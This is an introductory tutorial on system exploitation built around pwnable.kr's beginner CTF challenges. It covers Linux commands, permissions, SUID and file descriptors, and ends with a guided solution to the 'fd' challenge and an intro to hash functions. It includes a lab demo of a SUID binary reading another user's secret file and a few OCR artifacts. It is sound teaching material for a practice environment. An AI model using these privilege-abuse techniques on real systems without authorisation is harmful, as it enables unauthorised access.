A First Introduction to System Exploitation

With Georgia Tech's "pwnable" challenges

Ben Herzog (benhe@checkpoint.com)

Contents

1 What is this?

It's an introduction to that part of information security that your parents warned you about.

Figure 1: You're not "supposed to" do that.

The field doesn't have a proper name, exactly, but we know it when we see it. Systems are understood in terms of naked primitives; convenient abstractions are stripped away, or are unavailable to begin with. The narrative about how the system is "supposed to" behave is ignored with prejudice. These systems are then understood in more detail than before, and may even be made to behave in ways that they shouldn't. Terms like "reverse engineering", "exploitation", and the by-now-kitschy "hacking" seem to figure into it.

Unfortunately, abstractions are intuitive and legible, whereas the primitives they abstract away are neither of these things. This means that looking past abstractions is a terrible experience all around. Still, every now and then an excited newbie hears of the above and says, "that sounds great! Where do I get started?". An embarrassed expert then answers that there is no royal road, and they should probably follow this and that person on Twitter, and "go practice, like with CTFs or something idk".

This is sound advice, but we've seen people who follow it have a bad time. There's a pervasive mentality in the field that the tao that can be taught is not the true tao, and that the only way to learn is to Try Harder®. As a result, exercises challenge, but don't educate. They demand would-be solvers to summon a grab-bag of disparate knowledge, to surmount minor technical gotchas that a beginner won't recognize as such, and to know how to deal with pure caprice. Solutions – if they exist – are provided by third parties, are unbearably terse, and are devoid of any connection to a larger picture. Most of all, they fail to answer the most pertinent question: "How was *I* supposed to think of that?". The student's only recourse is to search for an easier problem and pray vigorously that, working through it, they will finally grok the general principle. It's Try Harder® all the way down.




Figure 2: Barrier to entry. Also, that $\binom{N}{m}$ should be $\binom{N}{m}$.


The upside of this is that it's realistic. Reality is not a learning opportunity; it does demand disparate information, it does frustrate with minor technical gotchas and pure caprice, and it does often leave the student no choice but to Try Harder®. Students should be ready to deal with problems in these harsh terms, which is why we have the ageless academic tradition of final exams. Still, imagine a course comprised entirely of final exams. No theory, no guided solutions, not even proper homework problems – just the hapless student vs. their own ignorance. People would run for the hills at such a proposal, and for good reason. No one likes being told to run before they've walked.

The buck has to stop somewhere, with a teaching moment that doesn't assume that deep down the student already knows all the answers. Georgia Tech's "Toddler's Bottle" exercises are the closest thing we've found to the missing homework problems: exercises which distil a concept, simplify its presentation, and filter out distractions. This guide, then, is an attempt to complete the puzzle: the missing guided solutions and lecture notes that walk the reader through the challenges, and try to provide context and perspective.

The buck stops here. Hopefully.

2 What do I Need to Know Coming in?

We tried to trim the list of prerequisites as much as possible and as much as time allowed. Still, some pieces of knowledge turned out to be too fundamental to route around, and too hefty to be transmitted in a digression. Throughout this document, we assume that:



- You have a working **Virtual Machine** with a working **Linux Distribution**, such as Ubuntu Linux, installed
- You know **C language** at the 101 level – enough to know when to use `&var` instead of `var` and how 2's complement works

- You know **C++ language** at the 101 level – enough to know what polymorphism is, what inheritance is and what virtual functions are for
- You know enough **Python** to comfortably read it and write in it
- You know about **binary and hexadecimal representation**, and how to convert between those and decimal

Probably the biggest hurdle not on this list is knowing how to use a debugger and a disassembler. We tried, we *really* tried, to put together a proper tutorial to bring the reader up to speed on how to use both; but these are very hefty subjects, and if you've had zero experience with a disassembler or a debugger up until now, some of the exercises may get somewhat frustrating. If mid-exercise you feel that this is the bottleneck holding you back, you probably want to put aside the problem and first complete a dedicated tutorial on these subjects.

3 Basic Linux Commands

In our Linux VM, let's create a new terminal (`ctrl+shift+t`), then try out the commands below and get a feel for how they work.

- `pwd` - print the current working directory.
- `ls` - list files and directories in the current directory.
- `cd dirname` - "enter" the directory `dirname`, so it becomes the new current directory. To go back up in the directory structure, use the command `cd ..`. It's also possible to `cd` directly to a completely different path, e.g. `cd /tmp`; to go back to the home directory, do `cd ~`.
- `cat filename` - print the contents of the file `filename` to the terminal.
  Can be given several files (`cat file1 file2 file3...`) and will print all of them in succession.
- `cp filename1 filename2` - create a copy of `filename1`; the copy will have the name `filename2`.
- `mv filename1 filename2` - move the file `filename1` to a new location `filename2`.
- `mkdir dirname` - create a new empty directory with the name `dirname`. The directory will be created in the current working directory.
- `rm filename` - delete the file `filename`.
- `vim` - a powerful text editor which has a "write mode" and a "command mode". To start typing, press `i`; this starts write mode. To use commands (such as save, quit, etc) go back into command mode by pressing `esc`. Once in command mode, to save do: `:w` + return and to quit do: `:q!` + return. If `vim` is a bit too much, try `nano` instead.
- `chmod a+x filename` - add execution privileges to a file for everyone, so that any user can execute the file. `chmod` can also be used to add/remove read privileges (+r, -r) and write privileges (+w, -w); and can be used to modify permissions only for the file owner or file group (with u+ or g+ instead of a+). More on this below, under "access control".
- `sudo` - execute a command with administrator privileges. Using this command causes the OS to prompt for the current user's account password.
- `groups` - print the list of groups the current user belongs to.
- `sudo apt install python3` - installs Python3 on the machine (chances are it's installed already, and the command will quit with a note explaining this). Other programs can be installed similarly, by specifying their name instead of `python3`. Since it invokes `sudo`, this command requires the current user to be admin on the machine, and will prompt for the account password. `apt` is the package manager for Ubuntu, Linux Mint and Debian; users of other Linux distributions (such as Arch Linux) should use whichever package manager is included with it.

- `python3` - starts a python shell. Try `2+2` and see how the shell responds. It's possible to exit the shell by typing `quit()`. It's also possible to do `python3 filename.py`; this will run all the commands in `filename.py` through the Python interpreter.

Before we're done, one neat trick that's useful to know is backtick substitution. If a bash command is placed in backticks (`` ` ``), bash will replace it with the output it generates if itself invoked as a bash command. So, for example, in the command `cp /bin/cat` `` `pwd` ``, bash will expand `` `pwd` `` to the actual current directory, and create a copy of `/bin/cat` there.




Figure 4: xkcd #149, "sandwich"

4 SSH and SCP

It is possible to connect from a linux machine M_1 to another linux machine M_2, and run commands on M_2 as if sitting at the keyboard of M_2 in person. To do this, one must know M_2's IP address, know which port its SSH server is running on, and have valid credentials for an M_2 user account.

This is done by going to M_1 and executing: `ssh user@1.2.3.4 -p 1001` where `1.2.3.4` should be M_2's IP address, `1001` the SSH port and `user` the username at M_2. The remote machine will issue a password prompt for `user`. If verification is successful, an SSH session is established and the user at M_1 can now issue commands remotely to M_2. To stop issuing commands to M_2 and go back to the M_1 command line, one should use the command `exit`.

Apart from starting an SSH session, it is also possible to copy files from M_1 to M_2 and back, by using M_1's command line. This is done using the `scp` command. To copy the file `/home/bob/grocery_list.txt` from M_2 to M_1, execute the command `scp -P 1001 1.2.3.4:/home/bob/grocery_list.txt ./grocery_list.txt`. To copy the file back to the remote M_2, execute: `scp -P 1001 ./grocery_list.txt 1.2.3.4:/home/bob/grocery_list.txt`.

The server at `pwnable.kr` runs an SSH server in port 2222; one of the accounts on that machine has username `fd` and password `guest`. Try to establish an SSH session using that server and that account:

```
ssh fd@pwnable.kr -p 2222
```

When prompted for a password, write "guest" and hit return (the password will not appear on screen). Verify that the SSH session has been successfully established. Create a directory under `/tmp/`:

```
mkdir /tmp/an_original_dir_name
```

(use something original instead of `an_original_dir_name`; the command will fail if someone else has already created a directory by that name)

Exit the session with `exit`.

Now, try to copy the file `/home/fd/fd.c` from the remote server to the current directory:

```
scp -P 2222 fd@pwnable.kr:/home/fd/fd.c .
```

Another password prompt will appear (it's still `guest`). Verify that a copy of `fd.c` is now present on the local machine.

Try to send a file back to the pwnable server.

```
echo "testing" > test.txt
scp -P 2222 ./test.txt fd@pwnable.kdr:/tmp/an_original_dir_name/test.txt
```

Start another SSH session and verify that a copy of `test.txt` is really there.

We wish we could just breezily explain how to troubleshoot network issues, *just in case* there are any. Alas, if we started, we'd get to the actual material on page 50 or so. If an SSH connection fails and you've never resolved a similar issue on your own before, go ask someone for help.

5 Access Control

Nearly every challenge on pwnable.kr is of the form: "here's a program; get clever with it and make it access the flag". If you honestly don't care why you can't just read the flag directly on your own, and you're willing to deal with plenty of trial and error when trying to read/create files and directories, then in theory you can go ahead and skip this section. In practice, we suggest you don't.

5.1 File Permissions

As we've mentioned above, the concept of *boundaries* is deeply interwoven into digital system best practices. By default, Alice should not have access to documents created by Bob. By default, if Bob visits a website the website should not have the ability to meddle with Bob's `My Documents` folder, and his web browser should not have the ability to install another operating system on his machine. In its most idealized form, this is called the **Principle of Least Privilege** (PLP): entities should have exactly the privileges necessary to carry out their duties, and no more.

We live in the real, non-idealized world, where violations of the PLP are a fact of life. Still, most digital systems do have a form of access control – a system for determining who has the right to do what. In the real world, entities do not always have the least possible privilege, but they are typically subject to just enough limitations to prevent anything outright insane.

Linux, in particular, has a certain system in place that limits access to files. This may not sound like much, except in Linux everything is a file, so it's really more accurate to say that this system limits access to everything.

To see this system in action, on the Linux machine, execute the following mysterious commands. Each invocation of `sudo` might require your admin account password, which you picked when you installed the OS.


```
cd ~
mkdir ac_test
cd ac_test

sudo groupadd characters

sudo useradd alice
sudo usermod -a -G characters alice
sudo passwd alice
#when prompted for password
drinkme
#when prompted again
drinkme

sudo useradd bob
sudo usermod -a -G characters bob
sudo passwd bob
#when prompted for password
```

```
fixit
#when prompted again
fixit

touch jabberwocky.txt

echo "twas brillig etc" > jabberwocky.txt
sudo chown alice jabberwocky.txt
sudo chgrp characters jabberwocky.txt

touch collab_diary.txt
echo "today was a great day" > collab_diary.txt
sudo chown alice collab_diary.txt
sudo chgrp characters collab_diary.txt
sudo chmod g+w collab_diary.txt

touch yes_we_can.txt
sudo chown bob yes_we_can.txt
sudo chgrp characters yes_we_can.txt
sudo chmod og+w yes_we_can.txt
```

When done, execute `ls -l`. The output should look like this:

```
ben@ubuntu:~/ac_test$ ls -l
\total 0
-rw-rw-r-- 1 alice characters 0 Oct 15 13:32 collab_diary.txt
-rw-r--r-- 1 alice characters 0 Oct 15 13:24 jabberwocky.txt
-rw-rw-rw- 1 bob   characters 0 Oct 15 13:25 yes_we_can.txt
```

There's some amount of information here to unpack. First, we got quite a lot more output than with a simple `ls`; this is because we specified the `-l` flag, which causes `ls` to output additional information. This additional information includes each file's access permissions, which we are interested in.



The access permissions for each file are the very first blob of characters on the line that ends with the file name. So, in the example above, `collab_diary.txt` has access permissions `-rw-rw-r--`.

Here's how to read these permissions: (Ignore the first - for the time being.)

- The **owner** of the file can...
- `r` ead it
- `w` rite to it
- `-` but not execute it
- The **group** associated with the file can...
- `r` ead it
- `w` rite to it

- `-` but not execute it
- Anyone **else** can...
- `r`ead the file
- `-` but not write to it
- `-` or execute it

The access permissions are followed by the mysterious number 1 (leave that alone for the time being, too). Following *that*, one can see the user who owns the file and the group associated with the file.

For instance, in the example above:

- Alice, and any member of "characters", can read `collab_diary.txt` and write to it. Anyone else can only read the diary, but not write to it.
- Alice can read `jabberwocky.txt` and write to it; anyone else can only read it, whether they are a member of "characters" or not.
- Anyone can read `yes_we_can.txt` or write to it.

Feel free to experiment with the various files and permissions. It's possible to switch users with the `su` command - for example, `su alice` (this will provoke a prompt for Alice's password; this is `drinkme`. Bob's password is similarly `fixit`). To resume using the main user account, use the command `exit`. Try to read and modify the various files while acting as that account, then as Alice and as Bob, and see whether the results match your expectations. Note that we've made both Alice and Bob members of the "characters" group.

Just as files have read, write and execute permissions, so do directories. A user having "read" permission for a directory means they are allowed to see its contents; "write" permission means they are allowed to create and remove files from it; and "execute" permission means they are allowed to `cd` into it.

5.2 SUID bit

Here's a trick question. Suppose Alice *executes* a file owned by Bob; which permissions should the program have – Alice's or Bob's?

If we answer "Alice's" then we have a problem. Suppose the file was the command `passwd`; in this case, Alice is trying to change her account password, and Bob is the system administrator. Now `passwd` will run with Alice's permissions. But all account passwords are stored in the same file. Alice can't read it, or write to it (if she can, that's a serious security breach). Therefore, if `passwd` is run with Alice's privileges, it can't do its job of changing Alice's password.

But if we answer "Bob's", then we *also* have a problem. Suppose that Bob has created a simple text editor. He owns the file for the text editor executable. If Alice tries to use the text editor, she'll find that instead of her own files, she can only edit Bob's files! This is not good news for either Alice's productivity of Bob's privacy.

Because of the above issues, the answer is not "Alice" or "Bob"; the answer is "Bob should get to decide, on a per-file basis". This is implemented via a feature called "suid". Executable files will, by default, run with the permissions of whoever executed them. But if suid is on for that file, and it is a **binary** file, then it will run with the permissions of the file owner. We therefore expect that `passwd` should have suid on, and in fact, it does:

```
ben@ubuntu:                                    $ ls -la /usr/bin/passwd
-rwsr-xr-x 1 root root 59640 Jan 25  2018 /usr/bin/passwd
```

The `s` (instead of `x`) in the permissions for the file owner indicates that suid is on for this file.

suid can be turned on or off for a file using `chmod` – with `u+s` or `u-s` respectively. Again, this only applies to binary files - not scripts!

Let's test out the way SUID works. Execute the following commands:

```
cd ~/ac_test
echo "Alice's secret" > ./alice_secret.txt
sudo chown alice ./alice_secret.txt
sudo chgrp characters ./alice_secret.txt
sudo chmod og-rwx ./alice_secret.txt

cp /bin/cat .
sudo chown alice ./cat
sudo chgrp characters ./cat
sudo chmod a+x ./cat

cp /bin/cat ./cat_suid
sudo chown alice ./cat_suid
sudo chgrp characters ./cat_suid
sudo chmod a+x ./cat_suid
sudo chmod u+s ./cat_suid
ls -l
```

The output should look something like the below:

```
-rw------- 1 alice characters    15 Oct 15 15:19 alice_secret.txt
-rwxr-xr-x 1 alice characters 35064 Oct 15 15:21 cat
-rwsr-xr-x 1 alice characters 35064 Oct 15 15:21 cat_suid
-rw-rw-r-- 1 alice characters    14 Oct 15 14:14 collab_diary.txt
-rw-r--r-- 1 alice characters    24 Oct 15 15:18 jabberwocky.txt
-rw-rw-rw- 1 bob   characters     0 Oct 15 13:25 yes_we_can.txt
```

Take a moment to guess the output of the following commands:


```
su bob
fixit #when prompted for password
./cat alice_secret.txt
./cat_suid alice_secret.txt
```

The call using `cat` fails, because it runs with Bob's permissions and he does not have read permissions for `alice_secret.txt`. The call with `cat_suid` succeeds, because due to suid being on, it runs with Alice's permissions.

6 Linux File Descriptors

A lot of things in Linux are files. Directories are files. Hard disks are files. Processes are files. Internet connections are files. *Files are files.*

We've seen how to work with files on Linux: creating files, modifying the contents of files, copying and moving files. It's a pretty intuitive API, so of course it's the result of an abstraction on top of an abstraction on top of thirty other abstractions. Let's ask the question bluntly: The command line shell we are using, `bash`, was written in C language – so how did its author create `bash` without already having `bash` to handle all the file operations?



The answer is that C (and assembly) programs use a filesystem API which is a layer of abstraction down from `bash`. Consider the following C program:

```c
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>

int main() {
    int fd;
    int pid;
    pid = getpid();
    printf("Process id is: %d\n", pid);
    printf("Press return to open new file descriptor.");
    getchar();
    fd = open("testing.txt",O_CREAT);
    if (fd == -1) {
        printf("Failed to open file.\n");
        return 1;
    }
    printf("Press return to close file descriptor and exit.");
    getchar();
    close(fd);
    return 0;
}
```

Every process in Linux (and Windows, too) has a number which is its process id (pid). This number uniquely identifies the process. The above program, when launched, will display the pid of its own process. Launch the program, then on a different terminal execute the following command: `ls -la /proc/<pid>/fd` where `<pid>` should be replaced with the actual pid that the process reported. The output should look something like this:

```
ben@ubuntu:                                          $ ls -la /proc/10651/fd
total 0
dr-x------ 2 ben ben  0 Oct 15 17:49 .
dr-xr-xr-x 9 ben ben  0 Oct 15 17:49 ..
lrwx------ 1 ben ben 64 Oct 15 17:49 0 -> /dev/pts/7
lrwx------ 1 ben ben 64 Oct 15 17:49 1 -> /dev/pts/7
lrwx------ 1 ben ben 64 Oct 15 17:49 2 -> /dev/pts/7
```

On the original program terminal, press return. Now on the other terminal run `ls -la /proc/<pid>/fd` again. The specific details will vary, but there should be something in the ouptut that wasn't there before:

```
dr-x------ 2 ben ben  0 Oct 15 17:49 .
dr-xr-xr-x 9 ben ben  0 Oct 15 17:49 ..
lrwx------ 1 ben ben 64 Oct 15 17:49 0 -> /dev/pts/7
lrwx------ 1 ben ben 64 Oct 15 17:49 1 -> /dev/pts/7
lrwx------ 1 ben ben 64 Oct 15 17:49 2 -> /dev/pts/7
lr-x------ 1 ben ben 64 Oct 15 17:49 3 -> [redacted]pwnable.kr/writeup/testing.tx
t
```

The reader might wonder what file descriptors 0, 1 and 2 are; these are the process' *standard input*, *standard output* and *standard error* streams, respectively. These three file descriptor numbers are always the same for every process (so, for example, the standard input is always descriptor number 0). The standard output is where program output is written, and the standard input is where input is taken from. Right now, both are bound to the same value: `/dev/pts/7`, which is the terminal that launched the C program (your value will probably be different). Let's do an experiment:

```
echo "hi"> /dev/pts/7
```

Go look at the terminal that spawned the C program; the word `hi` should appear there.

7 Challenge 0x00: fd


fd

> “Mommy! What is a file descriptor in Linux?”

Visit pwnable.kr, create an account and click "play" at the top menu. Choose the first challenge in the "toddler's bottle" category – `fd`. We're given the IP address, port and credentials for an SSH session.

After establishing an SSH session with the correct parameters, the following message should appear:

```
 ____  __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87.kr@gmail.com
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
Last login: Tue Oct 15 11:53:47 2019 from 188.193.100.85
```

Following the logon, the session sets the current directory to the home folder of the remote user whose credentials were used (in this case, the user is `fd` and so the current directory is set initially to `/home/fd`). Let's look at the files in that directory and their permissions:

```
fd@prowl:~$ ls -l
total 16
-r-sr-x--- 1 fd_pwn fd   7322 Jun 11  2014 fd
-rw-r--r-- 1 root   root  418 Jun 11  2014 fd.c
-r--r----- 1 fd_pwn root   50 Jun 11  2014 flag
```

Since we're playing Capture The Flag, we turn our interest to the file labeled "flag". Unfortunately, based on its permissions, owner and group, to read it we need to be logged in as `fd_pwn` or belong to the `root` group.

Or maybe there's another option? We have execute permissions for the file `fd`, which belongs to the user `fd_pwn` *and* has suid turned on. In other words, if we run `fd` and convince it to read and output the flag for us, we win. This is a pretty standard setup for CTF exercises; the whole challenge revolves around cajoling `fd` to do our bidding in some way – which may be easy, difficult, head-against-the-wall difficult, or even impossible (though in that last case, it's less of a proper exercise and more of an exercise in futility).

How do we get `fd` to print the contents of "flag" for us, then? Conveniently, we have been given the source code for the `fd` program in the file `fd.c`:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
	if(argc<2){
		printf("pass argv[1] a number\n");
		return 0;
	}
	int fd = atoi( argv[1] ) - 0x1234;
	int len = 0;
	len = read(fd, buf, 32);
	if(!strcmp("LETMEWIN\n", buf)){
		printf("good job :)\n");
		system("/bin/cat flag");
		exit(0);
	}
	printf("learn about Linux file IO\n");
	return 0;

}
```

The program takes the first parameter as a number, subtracts `0x1234` from it and reads 32 bytes from the file descriptor with that number. If the result is `LETMEWIN`, the program prints the flag.

When CTFing (and solving problems in general), a precise concept of what we *can't* do and what we *don't* know can be a valuable asset. For example, when the `fd` program runs on the remote server, we can't:

1. access `fd`'s list of open file descriptors; we don't have read access to `/proc/`
2. directly interfere with the list of open file descriptors; we don't have write access to `/proc/`, either
3. modify our choice of `argv[1]` retroactively after the program has been run

4. get the `fd` process to open a file for us, thus adding an entry to its file descriptor table; the program source code mandates no such action

Problems 1 and 3, in themselves, are solvable – somewhat. We've seen that when a process opens a new file, that file is assigned the next available free file descriptor. Therefore, typically the first file opened has descriptor 3, the next one 4, and so on. This implies that if the program source had contained an extra line:

```
fd = open("read_from_here.txt",O_RDONLY);
```

We could guess that `read_from_here.txt` would be assigned a file descriptor of 3. We could then solve the challenge the following way: create the file `read_from_here.txt` in advance with the contents `LETMEWIN`, and then execute `fd 4663`; 4663 is chosen because `4663 = 0x1234 + 3`. The program `fd` would compute `4663-0x1234 = 3`, read 32 bytes from the file associated with file descriptor 3 (that's `read_from_here.txt`), see that it is the correct value `LETMEWIN` and print the flag.

There are two problems with the above solution draft. First, we will run into permission issues when trying to write to `read_from_here.txt`; we don't have write permissions for the `/home/fd/` directory on the remote server. Second of all and more importantly, this is all a hypothetical situation. In the actual program, there is no `read_from_here.txt`. Our idle dream bubble goes poof, and we must face the problem in its original, actual form.

What *do* we know for sure about the state of the `fd` process' file descriptor list, then? Not much. All we know for sure is that the 3 first descriptors (0, 1 and 2), representing the standard input, output and error, will all be bound to the `/dev/pts` terminal that spawned the program. We are effectively forced to choose an `argv[1]` value of `0x1234+0`, `0x1234+1` or `0x1234+2`; any other value will be a futile shot in the dark. We've seen that by default, processes don't *have* open file descriptors other than these three.

Translated into English, this means we can tell the program to read the 32 bytes either from the standard input, the standard output, or the standard error stream. And, once we've said that out loud, that first option should sound pretty attractive to us. "Reading from the standard input" is a very common C idiom; it's what happens, for example, when a C program calls `getchar()` or `scanf()`. If we can get the program to "read 32 bytes from the standard input", what this means in practice is that the program will halt and wait for us to input those 32 bytes manually from the terminal!

This insight yields the solution; simply run `fd 4660` (since `4660 = 0x1234`). Instead of chastising us to learn about file IO, the program will seem to halt and wait for our input. Write `LETMEWIN`, press return and the program will print the flag.

Generally speaking, when a CTF challenge is doing something strange and apparently meaningless with its given input, it *may* be the case that the answer is just *very simple* and the author didn't want anyone to stumble upon it blindly. Without the artificial factor of `0x1234` introduced here, it's very feasible to imagine people just trying to run `fd 0` to see what happens.

In this sort of situation, if we're looking to get the flag and do zero learning, we can try to send input that *after* the meaningless transformation becomes exactly the sort of thing that someone might mindlessly type. It's a shot in the dark, but it's very worth it if and when it pays off (it works for one of the later exercises in the sequence, so stay tuned).

8 Hexadecimal Representation, Special Characters and the xxd program

There are 256 possible bytes, all of which we may need to provide to various programs as input, and fewer than half of which appear on our keyboard. This is a problem.

One way of getting around the problem is inserting special characters into the terminal by pressing `ctrl+shift+u`, followed by the desired unicode hex value, and then return (try this in the terminal right now with the value `41`, and verify that this inserts an `A` into the command line). But we don't generally recommend this approach. First of all, most of the time, we'll need values to be ascii-encoded and not 2-byte unicode values. Second, imagine inputting a sequence of 300 special characters into the terminal with this method, again and again, in order to debug an issue with how a program reacts to the input! It's a sure way to go insane.

The reader might ask, "can't I just construct the input with a script and send it to the process via, I don't know, some Python module or another?". That's an excellent question; this "some module or another" is called `pexpect`, and yes, it would solve the immediate problem. But considering where we are right now in the challenge sequence, `pexpect` is overkill. It's bad form

to reach for complex tools when dealing with simple problems.

Instead, we're going to tackle the issue with backtick substitution (we already saw that trick under "basic linux commands"), a bash feature called *IO redirection* and a tool called `xxd`.

`xxd` converts input from raw bytes to hexadecimal representation. The easiest way to understand how it works is to see an example. Create a new file, named `xxd_demo`, with the following contents:

```
This is a message that should appear after converting from hexadecimal representation!
```

Now run:

```
xxd xxd_demo > xxd_demo.hex
```

This should create a new file with the name `xxd_demo.hex`. Open it in a text editor:


```
00000000: 5468 6973 2069 7320 6120 6d65 7373 6167 This is a messag
00000010: 6520 7468 6174 2073 686f 756c 6420 6170 e that should ap
00000020: 7065 6172 2061 6674 6572 2063 6f6e 7665 pear after conve
00000030: 7274 696e 6720 6672 6f6d 2068 6578 6164 rting from hexad
00000040: 6563 696d 616c 2072 6570 7265 7365 6e74 ecimal represent
00000050: 6174 696f 6e21 0a ation!.
```

Now run:

```
xxd -r xxd_demo.hex > xxd_demo_2
```

Open `xxd_demo_2`. It should be identical to `xxd_demo`. As we've just demonstrated, `xxd -r` converts from hexadecimal representation back to raw bytes.

One thing that's important to note is that in the hexadecimal representation used by `xxd`, the first number in each line corresponds to the offset in the file, and each line specifies at most 16 bytes. So we can't, for example, just write `41` 80 times, and have `xxd -r` convert it into 80 "A"s. To see how we *do* get 80 "A"s, simply create a file containing 80 "A"s and run `xxd` on it.



`xxd` is not the only way to feed special characters to linux programs. For small use cases, one can also use `printf`, which is a shell built-in rather than a program (this means we can still use it if we accidentally wipe `/usr/bin`; this is actually relevant later in one of the exercises). Try `printf "\x41\x42\x43\x44"`. If one must specify characters directly from the terminal and does not have access to `xxd` or `printf`, they can also use character substitution with the `$` sigil. Try: `echo $'\x68\x65\x6c\x6c\x6f'`; this should echo `hello` to the terminal. Both these methods can be similarly used to specify special characters directly from the terminal to other programs. The `$` sigil can also be used to an effect similar to backtick substitution; try `$(echo ls)`.

As for IO redirection – it is a fanciful name for a really simple feature. We can have a program read from a file instead of the terminal, or write to a file instead of the terminal, or both. To have a program write to a file instead of the standard output, do `program > file`; to have it read from a file instead of the standard input, do `program < file`. To do both: `program < in_file > out_file`. Actually, a lot of commands we've typed so far involve IO redirection.

An important caveat is that when redirecting stdin, once the input file is exhausted, it is not possible to interact any further with the target process. The program will simply assume there is no more input, and react accordingly.

How do `xxd`, IO redirection and backtick substitution solve our problem? Well, if we want to feed a program a certain complicated input full of strange characters, we can first create a file (let's name it `input.hex`) that contains the input in hexadecimal representation. Then run `xxd -r input.hex > input.dat` to get our input in raw bytes form sitting in the

file `input.dat`; then, finally, to feed the input to the program, execute `program < input.dat`. To redirect to or from the standard error channel, we can use `2>` or `2<` (this is esoteric and not used very often, but it crops up in one of the exercises). If instead we want to give our input as a command line argument, we can use backtick substitution: `program ‘cat input.dat‘`.


Are we done? Almost. Even now, some gotchas remain that we should be aware of. Not all bytes were created equal, and some bytes may cause our specially crafted input to not carry over into the program. In particular, command line parameters typically don't play well with the null byte (`0x00`), the tab (`0x09`), the newline (`0x0A`) and the space character (`0x20`). Methods that read from the standard input are even more picky, and apart from the bytes already mentioned, might also have trouble with the end-of-transmission byte (`0x04`), the vertical tab (`0x0B`), the form feed (`0x0C`) and the carriage return (`0x0D`). If a targeted program is acting up because of problematic bytes, try to think of an alternative input which does not contain these bytes, but achieves the same goals.

9 Hash Functions

A **hash function** is a function h that fulfils two conditions.

First, it maps input of arbitrary length to output of a fixed length of n bits. For example, the hash function `sha256` can take any input, and will produce an output which is 256 bit long.

Second, for h to be considered a *really* proper hash function, h's output needs to have been produced by a certified ancient deity at the dawn of time. The deity must have gone over every possible input out of infinitely many, and assigned each input a single n-bit output, perfectly at random out of all possible strings of n bits. Once this ritual is complete, h is ready for use. Every time h is computed for some input x, the deity must be consulted directly for the correct value of $h(x)$.



If this story sounds somewhat suspicious to you, we'll further say that all the hash functions you've heard about, like `sha1` and `md5`, are actually knock-offs created by mortals. These are mere human-written functions, cleverly designed to create output "random enough" to seem like the real deal. Some of the knockoffs are pretty good; `sha256` can be treated, for all practical purposes, as if it were the real thing. `sha1` and `md5` are okay-ish, but best avoided. Most importantly of all, if we try and write our own hash function from scratch right now, it will end badly.




Figure 5: the original, perfect hash function being bestowed unto man. It has since been lost.

How so? Hash functions are useful, for example, for dealing with account passwords. We can pick a hash function h and then, instead of storing Alice's password p on a server, we can store $h(p)$. Every time Alice logs in, she provides a password p' and we verify that $h(p') = h(p)$ to approve the login. Now if the database leaks, instead of p an attacker only has $h(p)$. If the hash function is really proper, it's not clear how an attacker can proceed from there. They can try asking the relevant deity to "un-compute" the hash and recover p, but the deity will certainly refuse to answer and probably smite them for their insolence.

But what if we're using our own weak knock-off hash function? Well, it might be weak enough that it's actually possible to recover p back from $h(p)$. This renders the "hash passwords" protection completely useless. Because of this, if one can efficiently find *preimages* for h – that is, given $h(p)$ easily find a p' with $h(p') = h(p)$ – then h is officially declared a lousy knockoff, and unfit for use.

